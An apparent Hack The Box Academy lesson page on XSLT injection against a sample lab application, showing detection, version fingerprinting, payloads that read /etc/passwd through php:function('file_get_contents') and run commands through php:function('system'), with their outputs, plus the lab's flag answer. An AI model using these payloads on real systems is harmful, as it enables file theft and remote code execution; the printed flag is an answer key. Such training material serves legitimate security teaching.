
Exploiting XSLT Injection

After discussing some basics and use cases for XSLT, let us dive into exploiting XSLT injection vulnerabilities.

Identifying XSLT Injection

Our sample web application displays basic information about some Academy modules:




http://<SERVER_IP>:<PORT>/

Hi, here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
2. Tier 0: **Intro to Academy** (by Haris Pylarinos)
3. Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4. Tier 1: **Introduction to Python 3** (by Fugl)
5. Tier 2: **Hacking WordPress** (by mrb3n)
6. Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)
7. Tier 3: **Kerberos Attacks** (by pixis)
8. Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9. Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10. Tier 4: **Active Directory PowerView** (by mrb3n)

At the bottom of the page, we can provide a username that is inserted into the headline at the top of the list:



http://<SERVER_IP>:<PORT>/

Hi vautia, here are your favorite Academy modules:


1. Tier 0: **Learning Process** (by Cry0l1t3)
2. Tier 0: **Intro to Academy** (by Haris Pylarinos)
3. Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4. Tier 1: **Introduction to Python 3** (by Fugl)
5. Tier 2: **Hacking WordPress** (by mrb3n)
6. Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)
7. Tier 3: **Kerberos Attacks** (by pixis)
8. Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9. Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10. Tier 4: **Active Directory PowerView** (by mrb3n)

Please provide your name to customize your list:

vautia

Submit

As we can see, the name we provide is reflected on the page. Suppose the web application stores the module information in an XML document and displays the data using XSLT processing. In that case, it might suffer from XSLT injection if our name is inserted without sanitization before XSLT processing. To confirm that, let us try to inject a broken XML tag to try to provoke an error in the web application. We can achieve this by providing the username `<`:



http://<SERVER_IP>:<PORT>/

```
GET /index.php?name=< HTTP/1.1
Host: xsltinjection.htb
```

```
HTTP/1.0 500 Internal Server Error
Date: Sat, 04 May 2024 21:00:38 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

As we can see, the web application responds with a server error. While this does not confirm that an XSLT injection vulnerability is present, it might indicate the presence of a security issue.

Information Disclosure

We can try to infer some basic information about the XSLT processor in use by injecting the following XSLT elements:

Code: xml

```xml
Version: <xsl:value-of select="system-property('xsl:version')" />
<br/>
```

Cheat Sheet

? Go to Questions

Table of Contents

My Workstation


OFFLINE

Start Instance

∞ / 1 spawns left

```
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br/>
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
<br/>
Product Name: <xsl:value-of select="system-property('xsl:product-name')" />
<br/>
Product Version: <xsl:value-of select="system-property('xsl:product-version')" />
```

The web application provides the following response:



http://<SERVER_IP>:<PORT>/

Hi Version: 1.0
Vendor: libxslt
Vendor URL: http://xmlsoft.org/XSLT/
Product Name:
Product Version: , here are your favorite Academy modules:

1 Tier 0: **Learning Process** (by Cry0l1t3)
2 Tier 0: **Intro to Academy** (by Haris Pylarinos)
3 Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4 Tier 1: **Introduction to Python 3** (by Fugl)
5 Tier 2: **Hacking WordPress** (by mrb3n)
6 Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)
7 Tier 3: **Kerberos Attacks** (by pixis)
8 Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9 Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10 Tier 4: **Active Directory PowerView** (by mrb3n)

Since the web application interpreted the XSLT elements we provided, this confirms an XSLT injection vulnerability. Furthermore, we can deduce that the web application seems to rely on the `libxslt` library and supports XSLT version `1.0`.

Local File Inclusion (LFI)

We can try to use multiple different functions to read a local file. Whether a payload will work depends on the XSLT version and the configuration of the XSLT library. For instance, XSLT contains a function `unparsed-text` that can be used to read a local file:

Code: xml


```xml
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />
```

However, it was only introduced in XSLT version 2.0. Thus, our sample web application does not support this function and instead errors out. However, if the XSLT library is configured to support PHP functions, we can call the PHP function `file_get_contents` using the following XSLT element:

Code: xml

```xml
<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />
```

Our sample web application is configured to support PHP functions. As such, the local file is displayed in the response:



http://<SERVER_IP>:<PORT>/

Hi root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false , here are your favorite Academy modules:


1 Tier 0: **Learning Process** (by Cry0l1t3)
2 Tier 0: **Intro to Academy** (by Haris Pylarinos)
3 Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
4 Tier 1: **Introduction to Python 3** (by Fugl)
5 Tier 2: **Hacking WordPress** (by mrb3n)
6 Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)
7 Tier 3: **Kerberos Attacks** (by pixis)
8 Tier 3: **Active Directory Trust Attacks** (by Sentinal)
9 Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)
10 Tier 4: **Active Directory PowerView** (by mrb3n)

Remote Code Execution (RCE)

If an XSLT processor supports PHP functions, we can call a PHP function that executes a local system command to obtain RCE. For instance, we can call the PHP function `system` to execute a command:

Code: xml

```xml
<xsl:value-of select="php:function('system','id')" />
```



http://<SERVER_IP>:<PORT>/

Hi uid=33(www-data) gid=33(www-data) groups=33(www-data), here are your favorite Academy modules:

1 Tier 0: **Learning Process** (by Cry0l1t3)

2 Tier 0: **Intro to Academy** (by Haris Pylarinos)

3 Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)

4 Tier 1: **Introduction to Python 3** (by Fugl)

5 Tier 2: **Hacking WordPress** (by mrb3n)

6 Tier 2: **Cracking Passwords with Hashcat** (by mrb3n)

7 Tier 3: **Kerberos Attacks** (by pixis)

8 Tier 3: **Active Directory Trust Attacks** (by Sentinal)

9 Tier 4: **Secure Coding 101: JavaScript** (by 21y4d)

10 Tier 4: **Active Directory PowerView** (by mrb3n)

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 159ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+1 Exploit the XSLT Injection vulnerability to obtain RCE and read the flag.

HTB{l33tSk1llsY0uH4ve}

Submit

Previous Next

Mark Complete & Next

Powered by HACKTHEBOX